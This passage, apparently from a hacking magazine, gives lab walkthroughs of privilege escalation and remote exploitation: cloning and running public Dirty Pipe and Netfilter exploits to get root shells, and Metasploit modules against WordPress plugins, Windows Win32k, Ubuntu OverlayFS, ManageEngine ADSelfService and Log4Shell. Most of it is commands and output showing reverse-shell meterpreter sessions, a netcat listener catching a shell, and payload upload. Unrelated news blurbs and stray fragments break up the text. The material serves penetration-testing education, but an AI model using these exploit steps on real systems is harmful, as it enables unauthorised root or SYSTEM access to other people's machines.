uid=1000(user1) gid=1000(user1) groups=1000(user1),4(adm),24(cdrom),27(s
user1@ubuntu:~$ uname -a
uname -a
Linux ubuntu 5.11.0-27-generic #29~20.04.1-Ubuntu SMP Wed Aug 11 15:58:1
user1@ubuntu:~/Downloads$ https://github.com/AlexisAhmed/CVE-2022-0847-D

https://
bash: https://: No such file or directory
user1@ubuntu:~/Downloads$ git clone https://github.com/AlexisAhmed/CVE-2
022-0847-DirtyPipe-Exploits
git clone https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploit
s
Cloning into 'CVE-2022-0847-DirtyPipe-Exploits' ...
user1@ubuntu:~/Downloads$ ls
ls
bino_video_player.deb
CVE_2022_0847
CVE-2022-0847-DirtyPipe-Exploits
user1@ubuntu:~/Downloads$
```

This one has two exploits for exploiting Dirty Pipe.

```
user1@ubuntu:~/Downloads$ cd CVE-2022-0847-DirtyPipe-Exploits
cd CVE-2022-0847-DirtyPipe-Exploits
user1@ubuntu:~/Downloads/CVE-2022-0847-DirtyPipe-Exploits$ ls
ls
compile.sh
exploit-1.c
exploit-2.c
README.md
user1@ubuntu:~/Downloads/CVE-2022-0847-DirtyPipe-Exploits$ chmod +x comp
ile.sh
chmod +x compile.sh
user1@ubuntu:~/Downloads/CVE-2022-0847-DirtyPipe-Exploits$ ls
ls
compile.sh
exploit-1.c
exploit-2.c
```

```
user1@ubuntu:~/Downloads/CVE-2022-0847-DirtyPipe-Exploits$ ./compile.sh
./compile.sh
user1@ubuntu:~/Downloads/CVE-2022-0847-DirtyPipe-Exploits$ ls
ls
compile.sh
exploit-1
exploit-1.c
exploit-2
exploit-2.c
README.md
user1@ubuntu:~/Downloads/CVE-2022-0847-DirtyPipe-Exploits$
```

The 'exploit-1.c' works by modifying or overwriting arbitrary read only files. The exploit code has been configured to replace the root password with the password "piped" (just like in our blogpost) and will take a backup of the /etc/passwd file under /tmp/passwd.bak. Going an extra mile, the exploit will restore the original passwd file after giving us the elevated root shell. Let's see how it works.

```
user1@ubuntu:~/Downloads/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-1
./exploit-1
Password: Restoring /etc/passwd from /tmp/passwd.bak ...
Done! Popping shell ... (run commands now)
id
uid=0(rootz) gid=0(root) groups=0(root)
```

The second exploit 'exploit-2.c' exploits Dirty Pipe vulnerability by injecting and overwriting data in read-only SUID process memory that run as root. For this we need SUID binaries running as root.

```
user1@ubuntu:~/Downloads/CVE-2022-0847-DirtyPipe-Exploits$ find / -perm
-4000 2>/dev/null
find / -perm -4000 2>/dev/null
/snap/core18/2284/bin/mount
/snap/core18/2284/bin/ping
/snap/core18/2284/bin/su
/snap/core18/2284/bin/umount
/snap/core18/2284/usr/bin/chfn
/snap/core18/2284/usr/bin/chsh
/snap/core18/2284/usr/bin/gpasswd
/snap/core18/2284/usr/bin/newgrp
/snap/core18/2284/usr/bin/passwd
/snap/core18/2284/usr/bin/sudo
/snap/core18/2284/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2284/usr/lib/openssh/ssh-keysign
/snap/core18/2344/bin/mount
/snap/core18/2344/bin/ping
/snap/core18/2344/bin/su
/snap/core18/2344/bin/umount
```

```
user1@ubuntu:~/Downloads/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-2 /
snap/core20/1361/usr/bin/sudo
./exploit-2 /snap/core20/1361/usr/bin/sudo
id
uid=0(rootz) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(user1)
bash
/bin/sh -i
# id
uid=0(rootz) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(user1)
# whoami
rootz
#
```

Netfilter CVE-2022 - 25636 : Linux Privilege Escalation

REAL WORLD HACKING

LINUX NETFILTER CVE - 2022 - 25636 VULNERABILITY

CVE-2022-25636 is a vulnerability that affects the Linux Netfilter component. What is netfilter? It is an open source framework provided by the Linux kernel that allows various networking-related operations to be implemented in the form of customized handlers. Its functions include packet filtering, network address translation and port translation. All Linux Firewall utilities i.e Iptables, nftables, ufw etc use Netfilter in their operations.

Exploitation of this vulnerability can give attackers root privileges on the target system, allow them to escape containers and in worst case induce a kernel panic. This vulnerability affects Linux kernel versions 5.4 to 5.6.10. The target OS include Ubuntu, Debian, RedHat etc.

However, there's no clarity on which kernel versions are actually vulnerable. In our testing, this failed to work on Ubuntu 21.10 kernel version 5.13.0-10 but worked every time on Ubuntu 21.10 with kernel version 5.13.0-30 (without giving any panic). Let's have a look at how the exploitation worked for me.

Anyone trying to exploit this privilege escalation vulnerability needs to have access on the target system with low privileges.

Just like the Dirty Pipe scenario, assume we have gained a shell with Low Privileges on the target system as shown below.

London Police charged two teenagers as being a part of LapSUS Hacking Group.

```
┌──(kali㉿kali)-[~]
└─$ nc -vv -l -p 8383
listening on [any] 8383 ...
192.168.40.149: inverse host lookup failed: Unknown host
connect to [192.168.40.148] from (UNKNOWN) [192.168.40.149] 47970
user1@ubuntu:~$ id
id
uid=1000(user1) gid=1000(user1) groups=1000(user1),4(adm),24(cdrom),27(
sudo),30(dip),46(plugdev),122(lpadmin),133(lxd),134(sambashare)
user1@ubuntu:~$ uname -a
uname -a
Linux ubuntu 5.13.0-30-generic #33-Ubuntu SMP Fri Feb 4 17:03:31 UTC 20
22 x86_64 x86_64 x86_64 GNU/Linux
user1@ubuntu:~$
```

After checking the kernel, I wanted to check out if this can be exploited using CVE=2022-25636. Using git, I downloaded the exploit.

```
user1@ubuntu:~$ git clone https://github.com/Bonfee/CVE-2022-25636.git
git clone https://github.com/Bonfee/CVE-2022-25636.git
Cloning into 'CVE-2022-25636' ...
user1@ubuntu:~$ ls
ls
CVE-2022-25636
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
user1@ubuntu:~$ cd CVE-2022-25636
cd CVE-2022-25636
user1@ubuntu:~/CVE-2022-25636$ ls
ls
exploit.c
fakefuse.c
fakefuse.h
Makefile
poc.png
README.md
util.c
util.h
```

Then I compiled the exploit as shown below.

```
user1@ubuntu:~/CVE-2022-25636$ make
make
gcc exploit.c fakefuse.c util.c -o exploit  -no-pie -I/usr/include/fuse
 -lfuse -pthread -lmnl -lnftnl
user1@ubuntu:~/CVE-2022-25636$ gcc exploit.c fakefuse.c util.c -o explo
it  -no-pie -I/usr/include/fuse -lfuse -pthread -lmnl -lnftnl
gcc exploit.c fakefuse.c util.c -o exploit  -no-pie -I/usr/include/fuse
 -lfuse -pthread -lmnl -lnftnl
user1@ubuntu:~/CVE-2022-25636$ ls
ls
exploit
exploit.c
fakefuse.c
fakefuse.h
Makefile
poc.png
README.md
util.c
util.h
user1@ubuntu:~/CVE-2022-25636$
```

Then all that is left is executing the exploit as shown below.

```
user1@ubuntu:~/CVE-2022-25636$ ./exploit
./exploit
id
uid=0(root) gid=0(root) groups=0(root)
shell
sh: 2: shell: not found
whomai
sh: 3: whomai: not found
whoamo
sh: 4: whoamo: not found
whoami
root
sh -
sh -i
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

Voila. I have a root shell.

Windows 10, Ubuntu OverLayFS, Wordpress and Log4shell Modules

METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

Wordpress Plugin Catch Themes Demo Import File Upload Module

TARGET: WP Catch Themes Demo Import Plugin < 1.8 **TYPE: Remote**
MODULE : Exploit **ANTI-MALWARE : NA**

Catch Themes Demo Import is a free WordPress plugin that allows users to import any demo they like in just a single click. It has over 10,000 active installations. All the above mentioned versions of this plugin have a authenticated RCE vulnerability that can be triggered by arbitrary file uploads. This file upload vulnerability is present in the `~/inc/CatchThemesDemoImport.php` file due to insufficient file type validation.

We have tested this exploit module on Catch Themes Demo Import Plugin 1.6.1. The download information for the vulnerable plugin is given in our Downloads section. Let's see how this module works. Start Metasploit and load the wp_catch_themes_demo_import module as shown below.

```
msf6 > search catch_themes

Matching Modules
================

   #  Name                                                 Disclosure Date  R
ank    Check  Description
   -  ----                                                 ---------------  -
--    -----  -----------
   0  exploit/multi/http/wp_catch_themes_demo_import       2021-10-21       n
ormal  Yes    Wordpress Plugin Catch Themes Demo Import RCE


Interact with a module by name or index. For example info 0, use 0 or us
e exploit/multi/http/wp_catch_themes_demo_import

msf6 >
```

Can't

North Korean Hacker Group "Lazarus Group" is reportedly distributing Trojanized DeFi Wallet Apps to steal Crypto currency.

```
msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_catch_themes_demo_import) > show options

Module options (exploit/multi/http/wp_catch_themes_demo_import):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       Password of the account
   Proxies                     no        A proxy chain of format type:
                                         host:port[,type:host:port][..
                                         .]
   RHOSTS                      yes       The target host(s), see https
                                         ://github.com/rapid7/metasplo
                                         it-framework/wiki/Using-Metas
                                         ploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoin
                                         g connections
   TARGETURI  /                yes       The base path of the Wordpres
                                         s server
   USERNAME   admin            yes       Username of the account
   VHOST                       no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface
                                     may be specified)
   LPORT  4444             yes       The listen port

Exploit target:
```

Set all the required options as shown below and use 'check' command to confirm if the target is indeed vulnerable.

```
msf6 exploit(multi/http/wp_catch_themes_demo_import) > set rhosts 192.16
8.40.145
rhosts ⇒ 192.168.40.145
msf6 exploit(multi/http/wp_catch_themes_demo_import) > check
[*] 192.168.40.145:80 - The target is not exploitable. Wordpress not det
ected.
msf6 exploit(multi/http/wp_catch_themes_demo_import) > set targeturi /wo
rdpress
targeturi ⇒ /wordpress
msf6 exploit(multi/http/wp_catch_themes_demo_import) > check
[*] 192.168.40.145:80 - The service is running, but could not be validat
ed. Could not identify the version number
msf6 exploit(multi/http/wp_catch_themes_demo_import) >
```

It is reported by module writers that the 'check' functionality may fail to detect the vulnerability due to the "readme" file of the plugin not showing proper version number line. So even if the check command doesn't confirm the vulnerability, execute the module.

```
msf6 exploit(multi/http/wp_catch_themes_demo_import) > set lhost 192.168
.40.148
lhost ⇒ 192.168.40.148
msf6 exploit(multi/http/wp_catch_themes_demo_import) > run

[*] Started reverse TCP handler on 192.168.40.148:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated. Could not identi
fy the version number
[*] Triggering payload at wp-content/uploads/2022/03/PhhxQJdT90E.php
[*] Sending stage (39282 bytes) to 192.168.40.145
[+] Deleted PhhxQJdT90E.php
[*] Meterpreter session 1 opened (192.168.40.148:4444 → 192.168.40.145:
43078 ) at 2022-03-25 09:57:56 -0400

meterpreter > sysinfo
Computer     : ubuntu
OS           : Linux ubuntu 5.11.0-27-generic #29~20.04.1-Ubuntu SMP Wed
Aug 11 15:58:17 UTC 2021 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter >
```

As readers can see, we successfully have a meterpreter session on the target Wordpress.

Windows 10 CVE-2021-40449 Privilege Escalation Module

TARGET: Windows 10 (without October 2021 Patches) **TYPE: Local**
MODULE : PE **ANTI-MALWARE : OFF**

Windows Win32k kernel has a function called NtGdiResetDC(). This function is exploited by this module to elevate privileges on the target system. The vulnerability exists because this functio-n calls `hdcOpenDCW()` which in turn performs a user mode call back. It is during this callback that this module calls the 'NtGdiResetDC()` function once again with the same handle as before. This results in the PDC object referenced by this handle being freed.

Then this module will replace the memory referenced by the handle with its own object and then pass execution back to the original `NtGdiResetDC()` call (the first call). However, this call will now use the attacker's object without performing any validation. This will allow the exploit to manipulate the state of the kernel and with the help of additional techniques elevate privileges as NT AUTHORITY\SYSTEM.

We have tested this exploit module on Windows 10 1809 build 17763. Let's see how this module works. Since this is a privilege escalation module, we need to get an initial shell on the target Windows system with limited privileges.

```
[*] Sending stage (200262 bytes) to 192.168.36.219
[*] Meterpreter session 5 opened (192.168.36.171:4477 ->
192.168.36.219:50427 ) at 2022-03-25 05:57:22 -0400

meterpreter > getuid
Server username: DESKTOP-OANUVGP\admin
meterpreter > sysinfo
Computer          : DESKTOP-OANUVGP
OS                : Windows 10 (10.0 Build 17763).
Architecture      : x64
System Language   : en_US
Domain            : WORKGROUP
Logged On Users   : 6
Meterpreter       : x64/windows
meterpreter >
```

Once you have a meterpreter session with low privileges, Background the session and load the cve_2021_40449 module.

Can't

There is a first ever Python based Ransomware Attack going on that is making Jupyter Notebooks its target.

```
msf6 exploit(multi/handler) > search cve_2021_40449

Matching Modules
================

   #  Name                                      Disclosure Da
te  Rank  Check  Description
   -  ----                                      ------------
--  ----  -----  -----------
   0  exploit/windows/local/cve_2021_40449  2021-10-12
    good  Yes    Win32k NtGdiResetDC Use After Free Local
 Privilege Elevation

msf6 exploit(multi/handler) > use 0
[*] Using configured payload windows/meterpreter/reverse_
tcp

msf6 exploit(windows/local/cve_2021_40449) > show options

Module options (exploit/windows/local/cve_2021_40449):

   Name     Current Setti  Required  Description
            ng
   ----     -------------  --------  -----------
   SESSION  4              yes       The session to run
                                      this module on

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Sett  Required  Description
             ing
   ----      ------------  --------  -----------
   EXITFUNC  thread        yes       Exit technique (Ac
                                     cepted: '', seh, t
                                     hread, process, no
                                     ne)
   LHOST     192.168.36.1  yes       The listen address
             71                      (an interface may
                                     be specified)
   LPORT     4444          yes       The listen port
```

Set all the required options as shown below and use 'check' command to confirm if the target is indeed vulnerable.

```
msf6 exploit(windows/local/cve_2021_40449) > set lport 89
89
lport => 8989
msf6 exploit(windows/local/cve_2021_40449) > set session
5
session => 5
msf6 exploit(windows/local/cve_2021_40449) > check

[*] Target's build number: 10.0.17763.107
[*] The target appears to be vulnerable. Vulnerable Windo
ws 10 v1809 build detected!
msf6 exploit(windows/local/cve_2021_40449) >
```

The target is indeed vulnerable. Execute the module.

```
msf6 exploit(windows/local/cve_2021_40449) > run

[*] Started reverse TCP handler on 192.168.36.171:8989
[*] Running automatic check ("set AutoCheck false" to dis
able)
[*] Target's build number: 10.0.17763.107
[+] The target appears to be vulnerable. Vulnerable Windo
ws 10 v1809 build detected!
[*] Launching msiexec to host the DLL...
[+] Process 180 launched.
[*] Reflectively injecting the DLL into 180...
[+] Exploit finished, wait for (hopefully privileged) pay
load execution to complete.
[*] Sending stage (200262 bytes) to 192.168.36.219
[*] Meterpreter session 6 opened (192.168.36.171:8989 ->
192.168.36.219:50428 ) at 2022-03-25 05:59:43 -0400

meterpreter >
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DESKTOP-OANUVGP
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 6
Meterpreter     : x64/windows
meterpreter >
```

As readers can see, now we successfully have a meterpreter session with NT AUTHORITY \SYSTEM on the target Windows system.

Ubuntu OverlayFS CVE-2021-3493 PE Module

TARGET: Ubuntu 14.04 -20.04 **TYPE:** Local
MODULE : PE **ANTI-MALWARE :** NA

OverlayFS is a mount filesystem implementation of Linux. The above mentioned versions of Ubuntu have a vulnerability in implementation of this overlayfs. The vulnerability arises due to fai -lure in verifying the ability of a user to set the attributes in a running executable.

We have tested this exploit module on Ubuntu 18.04. Let's see how this module works. Since this is a privilege escalation module, we need to get an initial shell on the target Linux system with limited privileges.

```
[*] Started reverse TCP handler on 192.168.40.148:8383
[*] Sending stage (989032 bytes) to 192.168.40.134
[*] Meterpreter session 4 opened (192.168.40.148:8383 → 192.16
8.40.134:57144 ) at 2022-03-24 21:44:12 -0400

meterpreter > getuid
Server username: user1
meterpreter > sysinfo
Computer      : 192.168.40.134
OS            : Ubuntu 18.04 (Linux 4.15.0-29-generic)
Architecture  : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```

Once you have a meterpreter session with low privileges, Background the session and load the cve_2021_3493_overlayfs module.

```
msf6 exploit(multi/handler) > search overlayfs

Matching Modules
================

   #  Name                                                Disclosure D
ate  Rank   Check  Description
   -  ----                                                ------------
---  ----   -----  -----------

   0  exploit/linux/local/cve_2021_3493_overlayfs         2021-04-12
     great  Yes    2021 Ubuntu Overlayfs LPE
   1  exploit/linux/local/overlayfs_priv_esc              2015-06-16
     good   Yes    Overlayfs Privilege Escalation

msf6 exploit(multi/handler) > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_3493_overlayfs) > show option
s

Module options (exploit/linux/local/cve_2021_3493_overlayfs):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   COMPILE  Auto             yes       Compile on target (Acc
                                       epted: Auto, True, Fal
                                       se)
   SESSION  1                yes       The session to run thi
                                       s module on

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.40.148   yes       The listen address (an i
                                     nterface may be specifie
                                     d)
   LPORT  4444             yes       The listen port
```

Set the SESSION ID of the meterpreter session we just sent to background and use 'check' command to confirm if the target is indeed vulnerable.

```
msf6 exploit(linux/local/cve_2021_3493_overlayfs) > set session
 4
session ⇒ 4
msf6 exploit(linux/local/cve_2021_3493_overlayfs) > check

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_railgun_api
[*] The target appears to be vulnerable.
msf6 exploit(linux/local/cve_2021_3493_overlayfs) >
```

The target is indeed vulnerable. Execute the module.

```
[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_railgun_api
[*] Started reverse TCP handler on 192.168.40.148:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Writing '/tmp/.F4eUYw/.GysIUL' (17840 bytes) ...
[*] Writing '/tmp/.F4eUYw/.szXBQjLY' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (989032 bytes) to 192.168.40.134
[+] Deleted /tmp/.F4eUYw/.GysIUL
[+] Deleted /tmp/.F4eUYw
[*] Meterpreter session 5 opened (192.168.40.148:4444 → 192.16
8.40.134:38678 ) at 2022-03-24 21:45:43 -0400

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : 192.168.40.134
OS            : Ubuntu 18.04 (Linux 4.15.0-29-generic)
Architecture  : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```

Can't

Transparent Tribe, allegedly a Pakistani Hacking Group is targeting military personnel of both India and Afghanistan with a Windows based Trojan named Crimson RAT.

```
  Id   Name   Type                   Information          Connection
  --   ----   ----                   -----------          ----------
  4           meterpreter x86        user1 @ 192.168      192.168.40.148:
              /linux                 .40.134              8383 → 192.168
                                                          .40.134:57144
                                                          (192.168.40.134
                                                          )
  5           meterpreter x86        root @ 192.168.      192.168.40.148:
              /linux                 40.134               4444 → 192.168
                                                          .40.134:38678
                                                          (192.168.40.134
                                                          )

msf6 exploit(linux/local/cve_2021_3493_overlayfs) >
```

As readers can see, now we successfully have a meterpreter session with ROOT privileges on the target system.

ManageEngine ADSelfService CVE-2021-40539 Auth Bypass Module

TARGET: ManageEngine ADSelfService Plus
MODULE : Remote
TYPE: Remote
ANTI-MALWARE : NA

The above mentioned software suffers from a authentication bypass vulnerability in REST API. This module exploits the vulnerability to bypass authentication, uploads a malicious JAR file and executes it as the user running ADSelfService Plus. If the ADSelfService Plus is running as a service, we get a shell with SYSTEM privileges.

We have tested this exploit module by installing ManageEngine ADSelfService Plus on Windows Server 2016. The download information of the vulnerable software is given in our Downloads section. Let's see how this module works. After finishing installation of ManageEngine ADSelfService Plus on Windows Server 2016 (domain is not needed), load the manageengine_ ad-selfservice_plus_cve_2021_40539 module.

```
msf6 > search _cve_2021_40539

Matching Modules
================

   #  Name
      Disclosure Date  Rank       Check  Description
   -  ----
      ---------------  ----       -----  -----------
   0  exploit/windows/http/manageengine_adselfservice_plus_cve_2021
  _40539  2021-09-07       excellent  Yes    ManageEngine ADSelfServi
ce Plus CVE-2021-40539
```

```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_t
cp
msf6 exploit(windows/http/manageengine_adselfservi
ce_plus_cve_2021_40539) > show options

Module options (exploit/windows/http/manageengine_adselfservice_plu
s_cve_2021_40539):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format
                                         type:host:port[,type:hos
                                         t:port][...]
   RHOSTS                      yes       The target host(s), see
                                         https://github.com/rapid
                                         7/metasploit-framework/w
                                         iki/Using-Metasploit
   RPORT      8888             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or networ
                                         k interface to listen on
                                         . This must be an addres
                                         s on the local machine o
                                         r 0.0.0.0 to listen on a
                                         ll addresses.
   SRVPORT    8080             yes       The local port to listen
                                          on.
   SSL        false            no        Negotiate SSL/TLS for ou
                                         tgoing connections
   SSLCert                     no        Path to a custom SSL cer
                                         tificate (default is ran
                                         domly generated)
   TARGETURI  /./              yes       Path traversal for auth
                                         bypass
   VHOST                       no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.36.171   yes       The listen address (an inter
                                     face may be specified)
   LPORT  4444             yes       The listen port
```

Set all the required options and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(windows/http/manageengine_adselfservi
ce_plus_cve_2021_40539) > set rhosts 192.168.36.225
rhosts => 192.168.36.225
msf6 exploit(windows/http/manageengine_adselfservi
ce_plus_cve_2021_40539) > check
[+] 192.168.36.225:8888 - The target is vulnerable. Successfully by
passed REST API authentication.
msf6 exploit(windows/http/manageengine_adselfservi
ce_plus_cve_2021_40539) >
```

The target is indeed vulnerable. Execute the module.

```
msf6 exploit(windows/http/manageengine_adselfservi
ce_plus_cve_2021_40539) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully bypassed REST API authen
tication.
[*] Uploading payload JAR: AoKrlg05iRzUchO1.jar
[+] Successfully uploaded payload JAR
[*] Executing payload JAR
[*] Sending stage (58829 bytes) to 192.168.36.225
[+] Successfully executed payload JAR
[+] Deleted AoKrlg05iRzUchO1.jar
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.36
.225:49719 ) at 2022-03-25 07:05:15 -0400

meterpreter > sysinfo
Computer        : WIN-NU4PAI8ET7A
OS              : Windows Server 2016 10.0 (amd64)
Architecture    : x64
System Language : en_US
Meterpreter     : java/windows
meterpreter > getui
[-] Unknown command: getui
meterpreter > getuid
Server username: Administrator
meterpreter >
```

As readers can see, now we successfully have a meterpreter on the target system.

Wordpress WPS_Hide_Login Plugin CVE-2021-24917 Module

TARGET: Wordpress WPS_Hide_Login Plugin <=1.9 **TYPE:** Remote
MODULE : Auxiliary **ANTI-MALWARE :** NA

WPS Hide Login is a Wordpress plugin that lets users change the url of the login form page of Wordpress site to anything they want. This plugin has over a million installations. The above m-entioned versions of the plugin has a bypass issue that can be exploited to reveal the hidden path to the new login page.

We have tested this auxiliary module on Wordpress WPS Hide Plugin version 1.9.The download information of the vulnerable software is given in our Downloads section. Let's see how this modu-le works. Load the wp_wps_hide_login_revealer module as shown below.

```
msf6 > search wps_hide

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Check  Description
   -  ----                                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/wp_wps_hide_login_revealer  2021-10-27       normal  No     WordPress WPS Hide Login Login Page Revealer
```

```
msf6 > use 0
msf6 auxiliary(scanner/http/wp_wps_hide_login_revealer) > show options

Module options (auxiliary/scanner/http/wp_wps_hide_login_revealer):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasp
```

```
   RPORT      80                yes       The target port (TCP)
   SSL        false             no        Negotiate SSL/TLS for
                                          outgoing connections
   TARGETURI  /                 yes       The base path to the w
                                          ordpress application
   THREADS    1                 yes       The number of concurre
                                          nt threads (max one pe
                                          r host)
   VHOST                        no        HTTP server virtual ho
                                          st

msf6 auxiliary(scanner/http/wp_wps_hide_login_revealer) >
```

Set all the required options. Since this is an auxiliary module, the check command doesn't work.

```
msf6 auxiliary(scanner/http/wp_wps_hide_login_revealer) > set targeturi
/wordpress
targeturi ⇒ /wordpress
msf6 auxiliary(scanner/http/wp_wps_hide_login_revealer) > set rhosts 192
.168.40.145
rhosts ⇒ 192.168.40.145
msf6 auxiliary(scanner/http/wp_wps_hide_login_revealer) >
```

Execute the module.

```
msf6 auxiliary(scanner/http/wp_wps_hide_login_revealer) > run

[*] Checking /wordpress/wp-content/plugins/wps-hide-login/readme.txt
[*] Found version 1.9 in the plugin
[+] 192.168.40.145 - Vulnerable version of wps_hide_login detected
[*] 192.168.40.145 - Determining login page
[+] Login page: http://192.168.40.145/wordpress/wp-login.php?redirect_to
=%2Fwordpress%2Fwp-admin%2FY0pPpoY&reauth=1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_wps_hide_login_revealer) >
```

As readers can see, the path to the hidden login page has been revealed.

Log4Shell LDAP Server Module

TARGET: Nil **TYPE:** Remote **MODULE :** Auxiliary
ANTI-MALWARE : NA

Readers have seen in our previous Issues that to exploit log4shell (CVE-2021-44228) an LDAP server is needed to service JNDI LDAP URLs with properly encoded response data. This auxiliary module provides a basic LDAP server. Load the LDAP module.

```
msf6 > use auxiliary/server/ldap
msf6 auxiliary(server/ldap) > show options

Module options (auxiliary/server/ldap):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   LDIF_FILE                   no        Directory LDIF file path
   SRVHOST    0.0.0.0          yes       The local host or network
                                         interface to listen on.
                                         This must be an address o
                                         n the local machine or 0.
                                         0.0.0 to listen on all ad
                                         dresses.
   SRVPORT    389              yes       The local port to listen
                                         on.


Auxiliary action:

   Name     Description
   ----     -----------
   Service  Run LDAP server


msf6 auxiliary(server/ldap) >
```

The data it hosts is provided by the file `LDIF_FILE`. After setting all the options, execute the module.

```
msf6 auxiliary(server/ldap) > set LDIF_FILE /usr/share/metasploit-fr
amework/data/exploits/ldap/msf.ldif
LDIF_FILE => /usr/share/metasploit-framework/data/exploits/ldap/msf.
ldif
msf6 auxiliary(server/ldap) > set srvhost 172.17.0.1
srvhost => 172.17.0.1
msf6 auxiliary(server/ldap) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/ldap) >
```

As readers can see, the LDAP server started in the background.

Log4Shell Vulnerability Scanner Module

TARGET: Nil **TYPE: Remote** **MODULE : Auxiliary**
ANTI-MALWARE : NA

As its name implies, this module performs a generic scan for the Log4shell vulnerability when a target is provided. It does this by checking a series of Header fields and URI path. The LDAP query will be received and processed by Metasploit itself. This module will also reveal vendor and version information about the target. Let's see how this module works. First, let's start a Docker container vulnerable to Log4shell as shown below.

```
┌──(kali㉿kali)-[~]
└─$ docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/chris
tophetd/log4shell-vulnerable-app
Unable to find image 'ghcr.io/christophetd/log4shell-vulnerable-app:
latest' locally
latest: Pulling from christophetd/log4shell-vulnerable-app
cd784148e348: Pull complete
35920a071f91: Pull complete
f8a5c2c61767: Downloading  22.14MB/70.61MB
cf7e6f792a49: Download complete
83f59b6d7d37: Downloading  9.354MB/16.74MB
```

```
 Java 1.8.0_181 on bb0d572c5958 with PID 1 (/app/spring-boot-applica
tion.jar started by root in /)
2022-03-25 03:19:39.073  INFO 1 --- [           main] f.c.l.v.Vulner
ableAppApplication          : No active profile set, falling back to
default profiles: default
2022-03-25 03:19:40.842  INFO 1 --- [           main] o.s.b.w.e.t.To
mcatWebServer               : Tomcat initialized with port(s): 8080 (
http)
2022-03-25 03:19:40.870  INFO 1 --- [           main] o.a.c.c.Standa
rdService                   : Starting service [Tomcat]
2022-03-25 03:19:40.871  INFO 1 --- [           main] o.a.c.c.Standa
rdEngine                    : Starting Servlet engine: [Apache Tomcat
/9.0.55]
2022-03-25 03:19:40.954  INFO 1 --- [           main] o.a.c.c.C.[.[.
[/]                         : Initializing Spring embedded WebApplica
tionContext
2022-03-25 03:19:40.954  INFO 1 --- [           main] w.s.c.ServletW
ebServerApplicationContext : Root WebApplicationContext: initializat
ion completed in 1707 ms
```

Once the target is set, load the /scanner/http/log4shell_scanner module.

```
Matching Modules
================

   #  Name                                                 Disclosure Date
  Rank       Check  Description
   -  ----                                                 ---------------
  ----       -----  -----------
   0  exploit/multi/http/log4shell_header_injection  2021-12-09
  excellent  Yes    Log4Shell HTTP Header Injection
   1  auxiliary/scanner/http/log4shell_scanner       2021-12-09
  normal     No     Log4Shell HTTP Scanner
   2  exploit/multi/http/ubiquiti_unifi_log4shell    2021-12-09
  excellent  Yes    UniFi Network Application Unauthenticated JNDI I
njection RCE (via Log4Shell)


Interact with a module by name or index. For example info 2, use 2 o
r use exploit/multi/http/ubiquiti_unifi_log4shell

msf6 > use 1
msf6 auxiliary(scanner/http/log4shell_scanner) > show options

Module options (auxiliary/scanner/http/log4shell_scanner):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HEADERS_FILE  /usr/share/meta  no        File containing header
                 sploit-framewor            s to check
                 k/data/exploits
                 /CVE-2021-44228
                 /http_headers.t
                 xt
   HTTP_METHOD   GET              yes       The HTTP method to use
   LDAP_TIMEOUT  30               yes       Time in seconds to wai
                                            t to receive LDAP conn
